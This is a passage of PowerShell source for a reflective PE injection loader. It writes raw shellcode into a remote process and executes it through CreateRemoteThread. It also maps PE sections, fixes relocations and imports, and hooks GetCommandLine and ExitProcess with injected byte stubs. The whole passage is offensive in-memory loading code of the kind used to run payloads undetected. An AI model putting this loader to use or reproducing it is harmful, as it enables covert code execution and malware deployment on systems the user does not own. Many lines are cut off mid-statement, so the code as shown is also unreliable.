$GetProcAddressSC3 = @(0x48, 0xb8)
$GetProcAddressSC4 = @(0xff, 0xd0, 0x48, 0xb9)
$GetProcAddressSC5 = @(0x48, 0x89, 0x01, 0x48, 0x89, 0xdc, 0x5b, 0xc3)
}
else
{
$GetProcAddressSC1 = @(0x53, 0x89, 0xe3, 0x83, 0xe4, 0xc0, 0xb8)
$GetProcAddressSC2 = @(0xb9)
$GetProcAddressSC3 = @(0x51, 0x50, 0xb8)
$GetProcAddressSC4 = @(0xff, 0xd0, 0xb9)
$GetProcAddressSC5 = @(0x89, 0x01, 0x89, 0xdc, 0x5b, 0xc3)
}
$SCLength = $GetProcAddressSC1.Length + $GetProcAddressSC2.Length + $GetProcAddressSC3

$SCPSMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($SCLength)
$SCPSMemOriginal = $SCPSMem
Write-BytesToMemory -Bytes $GetProcAddressSC1 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($GetProcAddressSC1.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($RemoteDllHandle, $SCPSMem, $

$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $GetProcAddressSC2 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($GetProcAddressSC2.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($RFuncNamePtr, $SCPSMem, $fal

$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $GetProcAddressSC3 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($GetProcAddressSC3.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($GetProcAddressAddr, $SCPSMem

$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
```

```
Write-BytesToMemory -Bytes $GetProcAddressSC4 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($GetProcAddressSC4.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($GetProcAddressRetMem, $SCPSM

$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $GetProcAddressSC5 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($GetProcAddressSC5.Length)
$RSCAddr = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, [IntPtr]::Zero, [U
[UInt64]$SCLength, $Win32Constants.MEM_COMMIT -
bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_EXECUTE_READWRITE)
if ($RSCAddr -eq [IntPtr]::Zero)
{
Throw "Unable to allocate memory in the remote process for shellcode"
}
$Success = $Win32Functions.WriteProcessMemory.Invoke($RemoteProcHandle, $RSCAddr, $SCP
[UInt64]$SCLength, [Ref]$NumBytesWritten)
if (($Success -eq $false) -or ([UInt64]$NumBytesWritten -ne [UInt64]$SCLength))
{
Throw "Unable to write shellcode to remote process memory."
}
$RThreadHandle = Invoke-CreateRemoteThread -ProcessHandle $RemoteProcHandle -
StartAddress $RSCAddr -Win32Functions $Win32Functions
$Result = $Win32Functions.WaitForSingleObject.Invoke($RThreadHandle, 20000)
if ($Result -ne 0)
{
Throw "Call to CreateRemoteThread to call GetProcAddress failed."
}
[IntPtr]$ReturnValMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($PtrSiz

$Result = $Win32Functions.ReadProcessMemory.Invoke($RemoteProcHandle, $GetProcAddressR
[UInt64]$PtrSize, [Ref]$NumBytesWritten)
if (($Result -eq $false) -or ($NumBytesWritten -eq 0))
{
Throw "Call to ReadProcessMemory failed"
}
[IntPtr]$ProcAddress = [System.Runtime.InteropServices.Marshal]::PtrToStructure($Retur
[IntPtr])
$Win32Functions.VirtualFreeEx.Invoke($RemoteProcHandle, $RSCAddr, [UIntPtr]
[UInt64]0, $Win32Constants.MEM_RELEASE) | Out-Null
$Win32Functions.VirtualFreeEx.Invoke($RemoteProcHandle, $RFuncNamePtr, [UIntPtr]
[UInt64]0, $Win32Constants.MEM_RELEASE) | Out-Null
$Win32Functions.VirtualFreeEx.Invoke($RemoteProcHandle, $GetProcAddressRetMem, [UIntPt
[UInt64]0, $Win32Constants.MEM_RELEASE) | Out-Null
return $ProcAddress
}
Function Copy-Sections
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[Byte[]]
$PEBytes,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$PEInfo,
[Parameter(Position = 2, Mandatory = $true)]
```

```
[System.Object]
$Win32Functions,
[Parameter(Position = 3, Mandatory = $true)]
[System.Object]
$Win32Types
)
for( $i = 0; $i -lt $PEInfo.IMAGE_NT_HEADERS.FileHeader.NumberOfSections; $i++)
{
[IntPtr]$SectionHeaderPtr = [IntPtr](Add-
SignedIntAsUnsigned ([Int64]$PEInfo.SectionHeaderPtr) ($i * [System.Runtime.InteropSer

$SectionHeader = [System.Runtime.InteropServices.Marshal]::PtrToStructure($SectionHead

[IntPtr]$SectionDestAddr = [IntPtr](Add-
SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$SectionHeader.VirtualAddress))
$SizeOfRawData = $SectionHeader.SizeOfRawData
if ($SectionHeader.PointerToRawData -eq 0)
{
$SizeOfRawData = 0
}
if ($SizeOfRawData -gt $SectionHeader.VirtualSize)
{
$SizeOfRawData = $SectionHeader.VirtualSize
}
if ($SizeOfRawData -gt 0)
{
Test-MemoryRangeValid -DebugString "Copy-Sections::MarshalCopy" -PEInfo $PEInfo -
StartAddress $SectionDestAddr -Size $SizeOfRawData | Out-Null
[System.Runtime.InteropServices.Marshal]::Copy($PEBytes, [Int32]$SectionHeader.Pointer

}
if ($SectionHeader.SizeOfRawData -lt $SectionHeader.VirtualSize)
{
$Difference = $SectionHeader.VirtualSize - $SizeOfRawData
[IntPtr]$StartAddress = [IntPtr](Add-
SignedIntAsUnsigned ([Int64]$SectionDestAddr) ([Int64]$SizeOfRawData))
Test-MemoryRangeValid -DebugString "Copy-Sections::Memset" -PEInfo $PEInfo -
StartAddress $StartAddress -Size $Difference | Out-Null
$Win32Functions.memset.Invoke($StartAddress, 0, [IntPtr]$Difference) | Out-Null
}
}
}
Function Update-MemoryAddresses
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[System.Object]
$PEInfo,
[Parameter(Position = 1, Mandatory = $true)]
[Int64]
$OriginalImageBase,
[Parameter(Position = 2, Mandatory = $true)]
[System.Object]
$Win32Constants,
[Parameter(Position = 3, Mandatory = $true)]
```

```
[System.Object]
$Win32Types
)
[Int64]$BaseDifference = 0
$AddDifference = $true
[UInt32]$ImageBaseRelocSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type]$

if (($OriginalImageBase -eq [Int64]$PEInfo.EffectivePEHandle) `
-or ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.BaseRelocationTable.Size -eq 0))
{
return
}
elseif ((Compare-
Val1GreaterThanVal2AsUInt ($OriginalImageBase) ($PEInfo.EffectivePEHandle)) -
eq $true)
{
$BaseDifference = Sub-
SignedIntAsUnsigned ($OriginalImageBase) ($PEInfo.EffectivePEHandle)
$AddDifference = $false
}
elseif ((Compare-
Val1GreaterThanVal2AsUInt ($PEInfo.EffectivePEHandle) ($OriginalImageBase)) -
eq $true)
{
$BaseDifference = Sub-
SignedIntAsUnsigned ($PEInfo.EffectivePEHandle) ($OriginalImageBase)
}
[IntPtr]$BaseRelocPtr = [IntPtr](Add-
SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$PEInfo.IMAGE_NT_HEADERS.Optiona

while($true)
{
$BaseRelocationTable = [System.Runtime.InteropServices.Marshal]::PtrToStructure($BaseR

if ($BaseRelocationTable.SizeOfBlock -eq 0)
{
break
}
[IntPtr]$MemAddrBase = [IntPtr](Add-
SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$BaseRelocationTable.VirtualAddr

$NumRelocations = ($BaseRelocationTable.SizeOfBlock - $ImageBaseRelocSize) / 2
for($i = 0; $i -lt $NumRelocations; $i++)
{
$RelocationInfoPtr = [IntPtr](Add-
SignedIntAsUnsigned ([IntPtr]$BaseRelocPtr) ([Int64]$ImageBaseRelocSize + (2 * $i)))
[UInt16]$RelocationInfo = [System.Runtime.InteropServices.Marshal]::PtrToStructure($Re
[UInt16])
[UInt16]$RelocOffset = $RelocationInfo -band 0x0FFF
[UInt16]$RelocType = $RelocationInfo -band 0xF000
for ($j = 0; $j -lt 12; $j++)
{
$RelocType = [Math]::Floor($RelocType / 2)
}
if (($RelocType -eq $Win32Constants.IMAGE_REL_BASED_HIGHLOW) `
```

```
-or ($RelocType -eq $Win32Constants.IMAGE_REL_BASED_DIR64))
{
[IntPtr]$FinalAddr = [IntPtr](Add-
SignedIntAsUnsigned ([Int64]$MemAddrBase) ([Int64]$RelocOffset))
[IntPtr]$CurrAddr = [System.Runtime.InteropServices.Marshal]::PtrToStructure($FinalAdd
[IntPtr])
if ($AddDifference -eq $true)
{
[IntPtr]$CurrAddr = [IntPtr](Add-
SignedIntAsUnsigned ([Int64]$CurrAddr) ($BaseDifference))
}
else
{
[IntPtr]$CurrAddr = [IntPtr](Sub-
SignedIntAsUnsigned ([Int64]$CurrAddr) ($BaseDifference))
}
[System.Runtime.InteropServices.Marshal]::StructureToPtr($CurrAddr, $FinalAddr, $false
Null
}
elseif ($RelocType -ne $Win32Constants.IMAGE_REL_BASED_ABSOLUTE)
{
Throw "Unknown relocation found, relocation value: $RelocType, relocationinfo: $Reloca

}
}
$BaseRelocPtr = [IntPtr](Add-
SignedIntAsUnsigned ([Int64]$BaseRelocPtr) ([Int64]$BaseRelocationTable.SizeOfBlock))
}
}
Function Import-DllImports
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[System.Object]
$PEInfo,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Functions,
[Parameter(Position = 2, Mandatory = $true)]
[System.Object]
$Win32Types,
[Parameter(Position = 3, Mandatory = $true)]
[System.Object]
$Win32Constants,
[Parameter(Position = 4, Mandatory = $false)]
[IntPtr]
$RemoteProcHandle
)
$RemoteLoading = $false
if ($PEInfo.PEHandle -ne $PEInfo.EffectivePEHandle)
{
$RemoteLoading = $true
}
if ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ImportTable.Size -gt 0)
{
```

```
[IntPtr]$ImportDescriptorPtr = Add-
SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$PEInfo.IMAGE_NT_HEADERS.Optiona

while ($true)
{
$ImportDescriptor = [System.Runtime.InteropServices.Marshal]::PtrToStructure($ImportDe

if ($ImportDescriptor.Characteristics -eq 0 `
-and $ImportDescriptor.FirstThunk -eq 0 `
-and $ImportDescriptor.ForwarderChain -eq 0 `
-and $ImportDescriptor.Name -eq 0 `
-and $ImportDescriptor.TimeDateStamp -eq 0)
{
break
}
$ImportDllHandle = [IntPtr]::Zero
$ImportDllPathPtr = (Add-
SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$ImportDescriptor.Name))
$ImportDllPath = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($ImportDllP

if ($RemoteLoading -eq $true)
{
$ImportDllHandle = Import-DllInRemoteProcess -RemoteProcHandle $RemoteProcHandle -
ImportDllPathPtr $ImportDllPathPtr
}
else
{
$ImportDllHandle = $Win32Functions.LoadLibrary.Invoke($ImportDllPath)
}
if (($ImportDllHandle -eq $null) -or ($ImportDllHandle -eq [IntPtr]::Zero))
{
throw "Error importing DLL, DLLName: $ImportDllPath"
}
[IntPtr]$ThunkRef = Add-
SignedIntAsUnsigned ($PEInfo.PEHandle) ($ImportDescriptor.FirstThunk)
[IntPtr]$OriginalThunkRef = Add-
SignedIntAsUnsigned ($PEInfo.PEHandle) ($ImportDescriptor.Characteristics) #Characteri

[IntPtr]$OriginalThunkRefVal = [System.Runtime.InteropServices.Marshal]::PtrToStructur
[IntPtr])
while ($OriginalThunkRefVal -ne [IntPtr]::Zero)
{
$ProcedureName = ''
[IntPtr]$NewThunkRef = [IntPtr]::Zero
if([Int64]$OriginalThunkRefVal -lt 0)
{
$ProcedureName = [Int64]$OriginalThunkRefVal -
band 0xffff #This is actually a lookup by ordinal
}
else
{
[IntPtr]$StringAddr = Add-
SignedIntAsUnsigned ($PEInfo.PEHandle) ($OriginalThunkRefVal)
$StringAddr = Add-
SignedIntAsUnsigned $StringAddr ([System.Runtime.InteropServices.Marshal]::SizeOf([Typ
```

```
[UInt16]))
$ProcedureName = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($StringAddr

}
if ($RemoteLoading -eq $true)
{
[IntPtr]$NewThunkRef = Get-RemoteProcAddress -RemoteProcHandle $RemoteProcHandle -
RemoteDllHandle $ImportDllHandle -FunctionName $ProcedureName
}
else
{
if($ProcedureName -is [string])
{
    [IntPtr]$NewThunkRef = $Win32Functions.GetProcAddress.Invoke($ImportDllHandle, $Pr

}
else
{
    [IntPtr]$NewThunkRef = $Win32Functions.GetProcAddressOrdinal.Invoke($ImportDllHand

}
}
if ($NewThunkRef -eq $null -or $NewThunkRef -eq [IntPtr]::Zero)
{
Throw "New function reference is null, this is almost certainly a bug in this script.

}
[System.Runtime.InteropServices.Marshal]::StructureToPtr($NewThunkRef, $ThunkRef, $fal

$ThunkRef = Add-
SignedIntAsUnsigned ([Int64]$ThunkRef) ([System.Runtime.InteropServices.Marshal]::Size
[IntPtr]))
[IntPtr]$OriginalThunkRef = Add-
SignedIntAsUnsigned ([Int64]$OriginalThunkRef) ([System.Runtime.InteropServices.Marsha
[IntPtr]))
[IntPtr]$OriginalThunkRefVal = [System.Runtime.InteropServices.Marshal]::PtrToStructur
[IntPtr])
}
$ImportDescriptorPtr = Add-
SignedIntAsUnsigned ($ImportDescriptorPtr) ([System.Runtime.InteropServices.Marshal]::

}
}
}
Function Get-VirtualProtectValue
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[UInt32]
$SectionCharacteristics
)
$ProtectionFlag = 0x0
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_EXECUTE) -gt 0)
{
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_READ) -gt 0)
```

```
{
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_WRITE) -gt 0)
{
$ProtectionFlag = $Win32Constants.PAGE_EXECUTE_READWRITE
}
else
{
$ProtectionFlag = $Win32Constants.PAGE_EXECUTE_READ
}
}
else
{
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_WRITE) -gt 0)
{
$ProtectionFlag = $Win32Constants.PAGE_EXECUTE_WRITECOPY
}
else
{
$ProtectionFlag = $Win32Constants.PAGE_EXECUTE
}
}
}
else
{
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_READ) -gt 0)
{
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_WRITE) -gt 0)
{
$ProtectionFlag = $Win32Constants.PAGE_READWRITE
}
else
{
$ProtectionFlag = $Win32Constants.PAGE_READONLY
}
}
else
{
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_WRITE) -gt 0)
{
$ProtectionFlag = $Win32Constants.PAGE_WRITECOPY
}
else
{
$ProtectionFlag = $Win32Constants.PAGE_NOACCESS
}
}
}
if (($SectionCharacteristics -band $Win32Constants.IMAGE_SCN_MEM_NOT_CACHED) -gt 0)
{
$ProtectionFlag = $ProtectionFlag -bor $Win32Constants.PAGE_NOCACHE
}
return $ProtectionFlag
}
Function Update-MemoryProtectionFlags
{
```

```
Param(
[Parameter(Position = 0, Mandatory = $true)]
[System.Object]
$PEInfo,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Functions,
[Parameter(Position = 2, Mandatory = $true)]
[System.Object]
$Win32Constants,
[Parameter(Position = 3, Mandatory = $true)]
[System.Object]
$Win32Types
)
for( $i = 0; $i -lt $PEInfo.IMAGE_NT_HEADERS.FileHeader.NumberOfSections; $i++)
{
[IntPtr]$SectionHeaderPtr = [IntPtr](Add-
SignedIntAsUnsigned ([Int64]$PEInfo.SectionHeaderPtr) ($i * [System.Runtime.InteropSer

$SectionHeader = [System.Runtime.InteropServices.Marshal]::PtrToStructure($SectionHead

[IntPtr]$SectionPtr = Add-
SignedIntAsUnsigned ($PEInfo.PEHandle) ($SectionHeader.VirtualAddress)
[UInt32]$ProtectFlag = Get-VirtualProtectValue $SectionHeader.Characteristics
[UInt32]$SectionSize = $SectionHeader.VirtualSize
[UInt32]$OldProtectFlag = 0
Test-MemoryRangeValid -DebugString "Update-MemoryProtectionFlags::VirtualProtect" -
PEInfo $PEInfo -StartAddress $SectionPtr -Size $SectionSize | Out-Null
$Success = $Win32Functions.VirtualProtect.Invoke($SectionPtr, $SectionSize, $ProtectFl

if ($Success -eq $false)
{
Throw "Unable to change memory protection"
}
}
}
Function Update-ExeFunctions
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[System.Object]
$PEInfo,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Functions,
[Parameter(Position = 2, Mandatory = $true)]
[System.Object]
$Win32Constants,
[Parameter(Position = 3, Mandatory = $true)]
[String]
$ExeArguments,
[Parameter(Position = 4, Mandatory = $true)]
[IntPtr]
$ExeDoneBytePtr
)
```

```
$ReturnArray = @()
$PtrSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr])
[UInt32]$OldProtectFlag = 0
[IntPtr]$Kernel32Handle = $Win32Functions.GetModuleHandle.Invoke("Kernel32.dll")
if ($Kernel32Handle -eq [IntPtr]::Zero)
{
throw "Kernel32 handle null"
}
[IntPtr]$KernelBaseHandle = $Win32Functions.GetModuleHandle.Invoke("KernelBase.dll")
if ($KernelBaseHandle -eq [IntPtr]::Zero)
{
throw "KernelBase handle null"
}
$CmdLineWArgsPtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalUni($ExeAr

$CmdLineAArgsPtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalAnsi($ExeA

[IntPtr]$GetCommandLineAAddr = $Win32Functions.GetProcAddress.Invoke($KernelBaseHandle

[IntPtr]$GetCommandLineWAddr = $Win32Functions.GetProcAddress.Invoke($KernelBaseHandle

if ($GetCommandLineAAddr -eq [IntPtr]::Zero -or $GetCommandLineWAddr -
eq [IntPtr]::Zero)
{
throw "GetCommandLine ptr null. GetCommandLineA: $GetCommandLineAAddr. GetCommandLineW

}
[Byte[]]$Shellcode1 = @()
if ($PtrSize -eq 8)
{
$Shellcode1 += 0x48 #64bit shellcode has the 0x48 before the 0xb8
}
$Shellcode1 += 0xb8
[Byte[]]$Shellcode2 = @(0xc3)
$TotalSize = $Shellcode1.Length + $PtrSize + $Shellcode2.Length
$GetCommandLineAOrigBytesPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(

$GetCommandLineWOrigBytesPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(

$Win32Functions.memcpy.Invoke($GetCommandLineAOrigBytesPtr, $GetCommandLineAAddr, [UIn
Null
$Win32Functions.memcpy.Invoke($GetCommandLineWOrigBytesPtr, $GetCommandLineWAddr, [UIn
Null
$ReturnArray += ,($GetCommandLineAAddr, $GetCommandLineAOrigBytesPtr, $TotalSize)
$ReturnArray += ,($GetCommandLineWAddr, $GetCommandLineWOrigBytesPtr, $TotalSize)
[UInt32]$OldProtectFlag = 0
$Success = $Win32Functions.VirtualProtect.Invoke($GetCommandLineAAddr, [UInt32]$TotalS
($Win32Constants.PAGE_EXECUTE_READWRITE), [Ref]$OldProtectFlag)
if ($Success = $false)
{
throw "Call to VirtualProtect failed"
}
$GetCommandLineAAddrTemp = $GetCommandLineAAddr
Write-BytesToMemory -Bytes $Shellcode1 -MemoryAddress $GetCommandLineAAddrTemp
$GetCommandLineAAddrTemp = Add-
```

```
SignedIntAsUnsigned $GetCommandLineAAddrTemp ($Shellcode1.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($CmdLineAArgsPtr, $GetCommand

$GetCommandLineAAddrTemp = Add-SignedIntAsUnsigned $GetCommandLineAAddrTemp $PtrSize
Write-BytesToMemory -Bytes $Shellcode2 -MemoryAddress $GetCommandLineAAddrTemp
$Win32Functions.VirtualProtect.Invoke($GetCommandLineAAddr, [UInt32]$TotalSize, [UInt3
Null
[UInt32]$OldProtectFlag = 0
$Success = $Win32Functions.VirtualProtect.Invoke($GetCommandLineWAddr, [UInt32]$TotalS
($Win32Constants.PAGE_EXECUTE_READWRITE), [Ref]$OldProtectFlag)
if ($Success = $false)
{
throw "Call to VirtualProtect failed"
}
$GetCommandLineWAddrTemp = $GetCommandLineWAddr
Write-BytesToMemory -Bytes $Shellcode1 -MemoryAddress $GetCommandLineWAddrTemp
$GetCommandLineWAddrTemp = Add-
SignedIntAsUnsigned $GetCommandLineWAddrTemp ($Shellcode1.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($CmdLineWArgsPtr, $GetCommand

$GetCommandLineWAddrTemp = Add-SignedIntAsUnsigned $GetCommandLineWAddrTemp $PtrSize
Write-BytesToMemory -Bytes $Shellcode2 -MemoryAddress $GetCommandLineWAddrTemp
$Win32Functions.VirtualProtect.Invoke($GetCommandLineWAddr, [UInt32]$TotalSize, [UInt3
Null
$DllList = @("msvcr70d.dll", "msvcr71d.dll", "msvcr80d.dll", "msvcr90d.dll", "msvcr100

, "msvcr71.dll", "msvcr80.dll", "msvcr90.dll", "msvcr100.dll", "msvcr110.dll")
foreach ($Dll in $DllList)
{
[IntPtr]$DllHandle = $Win32Functions.GetModuleHandle.Invoke($Dll)
if ($DllHandle -ne [IntPtr]::Zero)
{
[IntPtr]$WCmdLnAddr = $Win32Functions.GetProcAddress.Invoke($DllHandle, "_wcmdln")
[IntPtr]$ACmdLnAddr = $Win32Functions.GetProcAddress.Invoke($DllHandle, "_acmdln")
if ($WCmdLnAddr -eq [IntPtr]::Zero -or $ACmdLnAddr -eq [IntPtr]::Zero)
{
"Error, couldn't find _wcmdln or _acmdln"
}
$NewACmdLnPtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalAnsi($ExeArgu

$NewWCmdLnPtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalUni($ExeArgum

$OrigACmdLnPtr = [System.Runtime.InteropServices.Marshal]::PtrToStructure($ACmdLnAddr,
[IntPtr])
$OrigWCmdLnPtr = [System.Runtime.InteropServices.Marshal]::PtrToStructure($WCmdLnAddr,
[IntPtr])
$OrigACmdLnPtrStorage = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($PtrSiz

$OrigWCmdLnPtrStorage = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($PtrSiz

[System.Runtime.InteropServices.Marshal]::StructureToPtr($OrigACmdLnPtr, $OrigACmdLnPt

[System.Runtime.InteropServices.Marshal]::StructureToPtr($OrigWCmdLnPtr, $OrigWCmdLnPt

$ReturnArray += ,($ACmdLnAddr, $OrigACmdLnPtrStorage, $PtrSize)
```

```
$ReturnArray += ,($WCmdLnAddr, $OrigWCmdLnPtrStorage, $PtrSize)
$Success = $Win32Functions.VirtualProtect.Invoke($ACmdLnAddr, [UInt32]$PtrSize, [UInt3
($Win32Constants.PAGE_EXECUTE_READWRITE), [Ref]$OldProtectFlag)
if ($Success = $false)
{
throw "Call to VirtualProtect failed"
}
[System.Runtime.InteropServices.Marshal]::StructureToPtr($NewACmdLnPtr, $ACmdLnAddr, $

$Win32Functions.VirtualProtect.Invoke($ACmdLnAddr, [UInt32]$PtrSize, [UInt32]
($OldProtectFlag), [Ref]$OldProtectFlag) | Out-Null
$Success = $Win32Functions.VirtualProtect.Invoke($WCmdLnAddr, [UInt32]$PtrSize, [UInt3
($Win32Constants.PAGE_EXECUTE_READWRITE), [Ref]$OldProtectFlag)
if ($Success = $false)
{
throw "Call to VirtualProtect failed"
}
[System.Runtime.InteropServices.Marshal]::StructureToPtr($NewWCmdLnPtr, $WCmdLnAddr, $

$Win32Functions.VirtualProtect.Invoke($WCmdLnAddr, [UInt32]$PtrSize, [UInt32]
($OldProtectFlag), [Ref]$OldProtectFlag) | Out-Null
}
}
$ReturnArray = @()
$ExitFunctions = @() #Array of functions to overwrite so the thread doesn't exit the p

[IntPtr]$MscoreeHandle = $Win32Functions.GetModuleHandle.Invoke("mscoree.dll")
if ($MscoreeHandle -eq [IntPtr]::Zero)
{
throw "mscoree handle null"
}
[IntPtr]$CorExitProcessAddr = $Win32Functions.GetProcAddress.Invoke($MscoreeHandle, "C

if ($CorExitProcessAddr -eq [IntPtr]::Zero)
{
Throw "CorExitProcess address not found"
}
$ExitFunctions += $CorExitProcessAddr
[IntPtr]$ExitProcessAddr = $Win32Functions.GetProcAddress.Invoke($Kernel32Handle, "Exi

if ($ExitProcessAddr -eq [IntPtr]::Zero)
{
Throw "ExitProcess address not found"
}
$ExitFunctions += $ExitProcessAddr
[UInt32]$OldProtectFlag = 0
foreach ($ProcExitFunctionAddr in $ExitFunctions)
{
$ProcExitFunctionAddrTmp = $ProcExitFunctionAddr
[Byte[]]$Shellcode1 = @(0xbb)
[Byte[]]$Shellcode2 = @(0xc6, 0x03, 0x01, 0x83, 0xec, 0x20, 0x83, 0xe4, 0xc0, 0xbb)
if ($PtrSize -eq 8)
{
[Byte[]]$Shellcode1 = @(0x48, 0xbb)
[Byte[]]$Shellcode2 = @(0xc6, 0x03, 0x01, 0x48, 0x83, 0xec, 0x20, 0x66, 0x83, 0xe4, 0x
```

```
}
[Byte[]]$Shellcode3 = @(0xff, 0xd3)
$TotalSize = $Shellcode1.Length + $PtrSize + $Shellcode2.Length + $PtrSize + $Shellcod

[IntPtr]$ExitThreadAddr = $Win32Functions.GetProcAddress.Invoke($Kernel32Handle, "Exit

if ($ExitThreadAddr -eq [IntPtr]::Zero)
{
Throw "ExitThread address not found"
}
$Success = $Win32Functions.VirtualProtect.Invoke($ProcExitFunctionAddr, [UInt32]$Total

if ($Success -eq $false)
{
Throw "Call to VirtualProtect failed"
}
$ExitProcessOrigBytesPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($Tot

$Win32Functions.memcpy.Invoke($ExitProcessOrigBytesPtr, $ProcExitFunctionAddr, [UInt64
Null
$ReturnArray += ,($ProcExitFunctionAddr, $ExitProcessOrigBytesPtr, $TotalSize)
Write-BytesToMemory -Bytes $Shellcode1 -MemoryAddress $ProcExitFunctionAddrTmp
$ProcExitFunctionAddrTmp = Add-
SignedIntAsUnsigned $ProcExitFunctionAddrTmp ($Shellcode1.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($ExeDoneBytePtr, $ProcExitFun

$ProcExitFunctionAddrTmp = Add-SignedIntAsUnsigned $ProcExitFunctionAddrTmp $PtrSize
Write-BytesToMemory -Bytes $Shellcode2 -MemoryAddress $ProcExitFunctionAddrTmp
$ProcExitFunctionAddrTmp = Add-
SignedIntAsUnsigned $ProcExitFunctionAddrTmp ($Shellcode2.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($ExitThreadAddr, $ProcExitFun

$ProcExitFunctionAddrTmp = Add-SignedIntAsUnsigned $ProcExitFunctionAddrTmp $PtrSize
Write-BytesToMemory -Bytes $Shellcode3 -MemoryAddress $ProcExitFunctionAddrTmp
$Win32Functions.VirtualProtect.Invoke($ProcExitFunctionAddr, [UInt32]$TotalSize, [UInt
Null
}
Write-Output $ReturnArray
}
Function Copy-ArrayOfMemAddresses
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[Array[]]
$CopyInfo,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Functions,
[Parameter(Position = 2, Mandatory = $true)]
[System.Object]
$Win32Constants
)
[UInt32]$OldProtectFlag = 0
foreach ($Info in $CopyInfo)
```

```
{
$Success = $Win32Functions.VirtualProtect.Invoke($Info[0], [UInt32]$Info[2], [UInt32]$

if ($Success -eq $false)
{
Throw "Call to VirtualProtect failed"
}
$Win32Functions.memcpy.Invoke($Info[0], $Info[1], [UInt64]$Info[2]) | Out-Null
$Win32Functions.VirtualProtect.Invoke($Info[0], [UInt32]$Info[2], [UInt32]$OldProtectF
Null
}
}
Function Get-MemoryProcAddress
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[IntPtr]
$PEHandle,
[Parameter(Position = 1, Mandatory = $true)]
[String]
$FunctionName
)
$Win32Types = Get-Win32Types
$Win32Constants = Get-Win32Constants
$PEInfo = Get-PEDetailedInfo -PEHandle $PEHandle -Win32Types $Win32Types -
Win32Constants $Win32Constants
if ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ExportTable.Size -eq 0)
{
return [IntPtr]::Zero
}
$ExportTablePtr = Add-
SignedIntAsUnsigned ($PEHandle) ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ExportTable.V

$ExportTable = [System.Runtime.InteropServices.Marshal]::PtrToStructure($ExportTablePt

for ($i = 0; $i -lt $ExportTable.NumberOfNames; $i++)
{
$NameOffsetPtr = Add-
SignedIntAsUnsigned ($PEHandle) ($ExportTable.AddressOfNames + ($i * [System.Runtime.I
[UInt32])))
$NamePtr = Add-
SignedIntAsUnsigned ($PEHandle) ([System.Runtime.InteropServices.Marshal]::PtrToStruct
[UInt32]))
$Name = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($NamePtr)
if ($Name -ceq $FunctionName)
{
$OrdinalPtr = Add-
SignedIntAsUnsigned ($PEHandle) ($ExportTable.AddressOfNameOrdinals + ($i * [System.Ru
[UInt16])))
